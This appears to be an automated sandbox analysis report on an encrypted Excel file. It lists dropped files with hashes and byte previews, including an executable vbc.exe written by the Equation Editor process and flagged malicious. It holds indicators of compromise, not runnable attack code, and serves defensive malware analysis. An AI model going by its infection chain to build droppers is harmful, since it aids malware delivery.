Preview:	......JFIF.............C...C..r...."..}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5B6C721B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG........IHDR.............T+....)iCCPicc..x..gP......}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."..........~....06|G$/3........Q@.......%:&.......K....\............JJ.. ....@n..3./...f._>..L~...... ......{..T.\|ABlL..?-V...ag.......>.......W..@..+..pHK..O.....o...................w..F.......,...{....3......].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.........Z...B7\ .kp...}..g .)x.......!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,.'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{...9.3..c..8=........2p[q....l\.....7...}....x].%...........f\|'..~.?..H .X.M.9...JH$l&....:.W...I...H.!......H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A......$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6FA1A827.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6FA1A827.jpeg	
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++++---++++++++-++++++++++++++++....."..... .....F.....I."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'..".'...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\800413FC.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ...".....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v".....".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:..D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AF2A565F.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++++---++++++++-++++++++++++++++....."..... .....F.....I."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'..".'...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B69A6DE1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B69A6DE1.png	
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,...q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B9553C63.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."".....~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^\.{...9.3..c..8=.....2p[q....l\.....7...}....x].%.....fl'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EBBD63B0.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.812168424230982
Encrypted:	false
SSDEEP:	3072:x34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:54UcLe0JOcXuunhqcS
MD5:	8E7B38167FCDE93FC04ED4CAD908559E
SHA1:	2D21C75978F0F40BBA73BC44344EB13EBA5ACF5E
SHA-256:	A4568E97793E29556DDBDD1CC486F874D7F67AD0B09A829EDABA71DD568FF1AE
SHA-512:	06DCE21B10DDCF77E3961B5BE2570F0CEAB8254C8488E524E1E6F692B5CD96A659AFF2201698C00010A768E96845C606A7217983ADB99492B7362196E095C6AD
Malicious:	false
Preview:	....l.....m>...!.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....X$.....-z.X.@6. %.....(.....N.Z(... .....N.Z(... ... .y.X ...(... .....z.X.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X... ...T.....vdv.. ....%.....%.....%.....!....."....%.....%.....%.....T...T.....@.E.@.....L.....P... ...6...F...$.....EMF+*@..$..... .....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FD19276A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. . .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.....O[.9e.....7....."".g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.\|...5())..}<vIQs. .. ..K>]......3..K.[.nE..Q..E.....\_2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}.....|F.8V....x.8^~.>\..S....o.j.....m..I....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{. .@]....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FE9B8D60.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FE9B8D60.jpeg	
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Preview:	......JFIF.............Exif..MM.*......@......../..@.................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)======================= ========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz...?..Z(... (...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso5525.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM........6...(...}l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL...vaL................................... ....vaL...vaL..........{..{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.........................u........}.z.i......vaL......................x....}...........]......vaL........ ....{............w........vaL.................~............w.........vaL...vaL...vaL..vaL...................... ....vaL..vaL..vaL...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso5526.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM........6...(...}l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL...vaL................................... ....vaL...vaL..........{..{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.........................u........}.z.i......vaL......................x....}...........]......vaL........ ....{............w........vaL.................~............w.........vaL...vaL...vaL..vaL...................... ....vaL..vaL..vaL...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso5527.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso5527.tmp	
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....)l.IXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{.{.{.{.{.{.{.{.{.{.{.{.{.{.{...vaL.....u.....}.z.i.....vaL.....x....}.....]....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF660.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....)l.IXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{.{.{.{.{.{.{.{.{.{.{.{.{.{.{...vaL.....u.....}.z.i.....vaL.....x....}.....]....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF661.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....)l.IXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{.{.{.{.{.{.{.{.{.{.{.{.{.{.{...vaL.....u.....}.z.i.....vaL.....x....}.....]....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF662.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....)l.IXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{.{.{.{.{.{.{.{.{.{.{.{.{.{.{...vaL.....u.....}.z.i.....vaL.....x....}.....]....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\Desktop\~$COAU7229898130.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped

C:\Users\user\Desktop\~$COAU7229898130.xlsx	
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	687616
Entropy (8bit):	7.451356907663552
Encrypted:	false
SSDEEP:	12288:D1sWHCM2K4CmI/yzQs2TaIpIYshi/YJGsyT4/vCnacxPWJPHS62LbzxI:Bc3CrMIpIzkwWh0qRP9I
MD5:	9F2C198407F1A7D058C06CC174817DB6
SHA1:	24EF8B3C123FB588BB05AE56DFDC19F14B6F22D5
SHA-256:	BD6ECBC27DE051FAB2F753669D77611D137486537358EE6B3C46ED3950D21CEB
SHA-512:	EABB799B26ED02EEB7AAE604AFC5843F27B3E8610D85509EA02BE8BA9421A068CE64F8DE3D903E617520B80E458964CF259210BF0EF282B7CFEF5BB4B0317544
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...9.Aa.....0.....n.....".-... ...@....@.. .....@.....,..O....@...k..... ....H.....text...(.... ....`.rsrc....k...@...l.....@..@.rel oc.....|.....@..B.....-.....H.....(.....Q...(+.....0.....}.....(.....(.....r...p.(....(....o.....{.....(....o.....{....r...p.(....(....o.....{.....(....o.. ....{.....(....o.....{.....(....o.....*...0.._.....(.....(.....o.....,)....t.....o....r-..p(.....,..o.....+..(....o....(.....+...*..0.....(....o....o ...o!....+..*...0..:.....(.....(.....o.....,r-..p. +....t....o"....+..*...0..:.....(.....(....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.988054339763774
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	COAU7229898130.xlsx
File size:	601600
MD5:	6440075843d5ae28dfccf6c9b09830c2
SHA1:	fb5ea7b3defc0c15177429caaf45cdddd80cac7c
SHA256:	22c19360c2a9ee4aaa12439aa1c3ace0ecc3287e0b61481f21619e4bb69f5157
SHA512:	04b09e4ef477126c4577a91596b11e6e7a1366ada0048dda785fdcee273f494d816996403e74dd52608ab250b94850 6c579a446d0b7aff21d1e2b7c54278e27e
SSDEEP:	12288:s4UFZBVSY6MDwTVhlNf96Vw6GlCzhxNCxvIxtCbI2nUMbMqZvsQo:sHffg1x/lo0vIxtCbIUUMb7ZK
